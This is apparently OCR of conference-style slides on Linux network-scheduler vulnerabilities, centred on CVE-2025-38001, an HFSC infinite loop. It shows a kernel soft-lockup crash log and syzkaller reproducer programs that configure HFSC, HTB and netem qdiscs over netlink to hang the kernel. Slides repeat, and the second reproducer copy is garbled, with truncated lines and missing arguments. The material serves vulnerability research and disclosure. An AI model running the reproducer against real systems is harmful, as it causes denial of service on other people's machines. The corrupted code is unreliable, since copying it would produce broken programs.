
NETWORK SCHEDULER: VULNERABILITIES




NETWORK SCHEDULER: VULNERABILITIES




NETWORK SCHEDULER: VULNERABILITIES




NETWORK SCHEDULER: VULNERABILITIES



NETWORK SCHEDULER: VULNERABILITIES



NETWORK SCHEDULER: VULNERABILITIES



NETWORK SCHEDULER: VULNERABILITIES

From my POV Ive had it with these nonsensical setups from the bounty hunting crowd (the majority of the pawning ones are nonsensical) - disallowing these setups by adding deny lists is a good approach. I would not have minded to add the field if this was a legitimate setup....

NETWORK SCHEDULER: VULNERABILITIES

From my POV Ive had it with these nonsensical setups from the bounty hunting crowd (the majority of the pawning ones are nonsensical) - disallowing these setups by adding deny lists is a good approach. I would not have minded to add the field if this was a legitimate setup....

CVE-2025-38001

CVE-2025-38001: INFINITE LOOP

```
netlink: 4 bytes leftover after parsing attributes in process `syz.0.13050'.
netlink: 4 bytes leftover after parsing attributes in process `syz.3.13055'.
rate based delay
rate based delay
netlink: 64 bytes leftover after parsing attributes in process `syz.3.13066'.
watchdog: BUG: soft lockup - CPU#1 stuck for 27s! [syz.1.13063:60388]
Modules linked in:
irq event stamp: 51901
hardirqs last  enabled at (51900): [<ffffffff84400dc6>] asm_sysvec_apic_timer_interrupt+0x16/0x20 a
hardirqs last disabled at (51901): [<ffffffff84393c3a>] sysvec_apic_timer_interrupt+0xa/0x80 arch/
softirqs last  enabled at (576): [<ffffffff83a3123f>] local_bh_enable include/linux/bottom_half.h:
softirqs last  enabled at (576): [<ffffffff83a3123f>] ipt_do_table+0xc7f/0x1420 net/ipv4/netfilter/
softirqs last disabled at (580): [<ffffffff834ba5c1>] local_bh_disable include/linux/bottom_half.h:
softirqs last disabled at (580): [<ffffffff834ba5c1>] rcu_read_lock_bh include/linux/rcupdate.h:84
softirqs last disabled at (580): [<ffffffff834ba5c1>] __dev_queue_xmit+0x211/0x3d30 net/core/dev.c:
CPU: 1 PID: 60388 Comm: syz.1.13063 Not tainted 6.1.133 #19
Hardware name: QEMU Ubuntu 24.04 PC (i440FX + PIIX, 1996), BIOS 1.16.3-debian-1.16.3-2 04/01/2014
RIP: 0010:rb_first+0x42/0x80 lib/rbtree.c:473
RIP: 0010:rb_first+0x42/0x80 lib/rbtree.c:473                    85 c0 75 05 eb 1d 48 89 d0 48 8d 78 10
RSP: 0018:ffff88801615f3b8 EFLAGS: 00000246
RAX: ffff8880166618a0 RBX: dffffc0000000000 RCX: 0000000000000018
RDX: 1ffff11002ccc316 RSI: ffffffff8139d4ac RDI: ffff8880166618b0
RBP: 0000000000000010 R08: 0000000000000004 R09: 00000000000e789a
R10: 00000000000e789a R11: 0000000000000001 R12: ffff888014df1000
R13: 00000001d7f7bf9f R14: dffffc0000000000 R15: 0000000000000000
FS:  00007fe0551e96c0(0000) GS:ffff888035f00000(0000) knlGS:0000000000000000
CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
CR2: 00007fe056dbd4b0 CR3: 000000000ec00000 CR4: 0000000000350ee0
Call Trace:
 <IRQ>
 </IRQ>
eltree_get_mindl net/sched/sch_hfsc.c:224 [inline]
hfsc_dequeue+0x8f/0x10c0 net/sched/sch_hfsc.c:1603
 dequeue_skb net/sched/sch_generic.c:292 [inline]
 qdisc_restart net/sched/sch_generic.c:397 [inline]
 __qdisc_run+0x1c0/0x1820 net/sched/sch_generic.c:415
 __dev_xmit_skb net/core/dev.c:3958 [inline]
```

CVE-2025-38001: INFINITE LOOP

```
last executing test programs:

1.064517799s ago: executing program 1 (id=29705):
r1 = socket$nl_route(0x10, 0x3, 0x0)
r2 = socket$inet6_udp(0xa, 0x2, 0x0)
ioctl$sock_SIOCGIFINDEX(r2, 0x8933, &(0x7f0000000040)={'lo\x00', <r3=>0x0})
sendmsg$nl_route_sched(r1, &(0x7f00000012c0)={0x0, 0x0, &(0x7f0000000080)={&(0x7f0000000240)=@newqdisc={0x44, 0x24, 0x4ee4e6a52ff56541, 0x0, 0x0, {0x0, 0x0, 0x0, r3, {0x0, 0x
fff1}, {0xffff, 0xffff}}, [@qdisc_kind_options=@q_hfsc={{0x9}, {0x14, 0x2, @TCA_HFSC_FSC={0x10, 0x2, {0x1, 0x8, 0x8}}}}]}, 0x44}}, 0x80)
r4 = socket$inet6_udp(0xa, 0x2, 0x0)
ioctl$sock_SIOCGIFINDEX(r4, 0x8933, &(0x7f0000000040)={'lo\x00', <r6=>0x0})
r7 = socket$nl_route(0x10, 0x3, 0x0)
sendmsg$nl_route_sched(r7, &(0x7f00000012c0)={0x0, 0x0, &(0x7f0000000000)={&(0x7f0000001300)=@newtclass={0x60, 0x28, 0x501, 0x70bd2a, 0x25dfdbff, {0x0, 0x0, 0x0, r6, {0x10},
{0x0, 0xfff1}, {0xc}}, [@tclass_kind_options=@c_htb={{0x8}, {0x34, 0x2, [@TCA_HTB_PARMS={0x30, 0x1, {{0x8f, 0x0, 0x50, 0xd5d, 0x5, 0x1}, {0x5, 0x1, 0x9, 0x3, 0x9}, 0x6, 0x3,
0x8, 0x9, 0x81}}]}}]}, 0x60}}, 0x400c008)
r8 = socket$inet_udp(0x2, 0x2, 0x0)
sendto$inet(r8, 0x0, 0x0, 0x0, &(0x7f00000000c0)={0x2, 0x4e20, @empty}, 0x10)

0s ago: executing program 1 (id=29739):
r1 = socket$nl_route(0x10, 0x3, 0x0)
r2 = socket$inet6_udp(0xa, 0x2, 0x0)
ioctl$sock_SIOCGIFINDEX(r2, 0x8933, &(0x7f0000000080)={'lo\x00', <r3=>0x0})
sendmsg$nl_route_sched(r1, &(0x7f00000012c0)={0x0, 0x0, &(0x7f0000000180)={&(0x7f0000000300)=@newqdisc={0x90, 0x24, 0x4ee4e6a52ff56541, 0x70bd26, 0x25dfdbff, {0x0, 0x0, 0x0,
r3, {}, {0x10, 0xfff1}, {0x8, 0x8}}, [@qdisc_kind_options=@q_netem={{0xa}, {0x60, 0x2, {{0xa, 0x9, 0x8, 0x3, 0xfffffffe, 0x7f}, [@TCA_NETEM_DELAY_DIST={0x32, 0x2, "b107d644fa
fc49e9e2ab937eeaf91c8ba3e675d8d30774fb23894b59aafadadd6bcf5d882df619811977cff4b0b6"}, @TCA_NETEM_RATE64={0xc, 0x8, 0x8cd044590fce0e91}, @TCA_NETEM_LOSS={0x4}]}}}]}, 0x90}}, 0
x0)
r4 = socket$inet_udp(0x2, 0x2, 0x0)
sendto$inet(r4, 0x0, 0x0, 0x84, &(0x7f00000000c0)={0x2, 0x4e24, @local}, 0x10)

kernel console output (not intermixed with test programs):
~ ❯ _
```

CVE-2025-38001: INFINITE LOOP

```
last executing test programs:

1.064517799s ago: executing program 1 (id=29705):
r1 = socket$nl_route(0x10, 0x3, 0x0)
r2 = socket$inet6_udp(0xa, 0x2, 0x0)
ioctl$sock_SIOCGIFINDEX(r2, 0x8933, &(0x7f0000000040)={'lo\x00', <r3=>0x0})
sendmsg$nl_route_sched(r1, &(0x7f00000012c0)={0x0, 0x0, &(0x7f0000000080)={&(0x7f0000000240)=@newqdisc={0x44, 0x24, 0x4ee4e6a52ff56541, 0x0, 0x0, {0x0, 0x0, 0x0, r3, {0x0, 0x
fff1}, {0xffff, 0xffff}}, [@qdisc_kind_options=@q_hfsc={{0x9}, {0x14, 0x2, @TCA_HFSC_FSC={0x10, 0x2, {0x1, 0x8, 0x8}}}}]}, 0x44}}, 0x80)
r4 = socke
ioctl$sock
r7 = socket$nl_route(0x10, 0x3, 0x0)
sendmsg$nl_route_sched(r7, &(0x7f00000012c0)={0x0, 0x0, &(0x7f0000000000)={&(0x7f0000001300)=@newtclass={0x60, 0x28, 0x501, 0x70bd2a, 0x25dfdbff, {0x0, 0x0, 0x0, r6, {0x10},
{0x0, 0xfff1}, {0xc}}, [@tclass_kind_options=@c_htb={{0x8}, {0x34, 0x2, [@TCA_HTB_PARMS={0x30, 0x1, {{0x8f, 0x0, 0x50, 0xd5d, 0x5, 0x1}, {0x5, 0x1, 0x9, 0x3, 0x9}, 0x6, 0x3,
0x8, 0x9, 0x81}}}]}}]}, 0x60}}, 0x400c008)
r8 = socket$inet_udp(0x2, 0x2, 0x0)
sendto$inet(r8, 0x0, 0x0, 0x0, &(0x7f00000000c0)={0x2, 0x4e20, @empty}, 0x10)

0s ago: executing program 1 (id=29739):
r1 = socket$nl_route(0x10, 0x3, 0x0)
r2 = socket$inet6_udp(0xa, 0x2, 0x0)
ioctl$sock_SIOCGIFINDEX(r2, 0x8933, &(0x7f0000000080)={'lo\x00', <r3=>0x0})
sendmsg$nl_route_sched(r1, &(0x7f00000012c0)={0x0, 0x0, &(0x7f0000000180)={&(0x7f0000000300)=@newqdisc={0x90, 0x24, 0x4ee4e6a52ff56541, 0x70bd26, 0x25dfdbff, {0x0, 0x0, 0x0,
@qdisc_kind_options=@q_netem={{0xa}, {0x60, 0x2, {{0xa, 0x9, 0x8, 0x3, 0xfffffffe, 0x7f}, [@TCA_NETEM_DELAY_DIST={0x32, 0x2, "b107d644f
)23894b59aafadadd6bcf5d882df619811977cff4b0b6"}, @TCA_NETEM_RATE64={0xc, 0x8, 0x8cd044590fce0e91}, @TCA_NETEM_LOSS={0x4}]}}}]}, 0x90}},
r4 = socket$inet_udp(0x2, 0x2, 0x0)
sendto$inet(r4, 0x0, 0x0, 0x84, &(0x7f00000000c0)={0x2, 0x4e24, @local}, 0x10)

kernel console output (not intermixed with test programs):
~ ) _
```

[@qdisc_kind_options=@q_hfsc={{0x9}, {0x14, 0x2, @TCA_HFSC_FSC={0x10, 0x2, {0x1, 0x8, 0x8}}}}]}, 0x44}}, 0x80)

